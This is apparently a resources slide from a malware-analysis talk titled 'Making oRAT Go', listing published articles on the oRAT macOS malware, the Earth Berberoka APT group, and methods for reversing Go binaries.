


iVerify



Halo Privacy

# Making oRAT Go



## RESOURCES :

### "New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware"

[https://www.trendmicro.com/en\\_us/research/22/d/  
new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html](https://www.trendmicro.com/en_us/research/22/d/new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html)

### "From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win"

<https://www.sentinelone.com/blog/from-the-front-lines-unsigned-macos-orat-malware-gambles-for-the-win/>

### "Reversing GO binaries like a pro"

[https://rednaga.io/2016/09/21/reversing\\_go\\_binaries\\_like\\_a\\_pro/](https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/)

### "AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro"

<https://www.sentinelone.com/labs/alphagolang-a-step-by-step-go-malware-reversing-methodology-for-ida-pro/>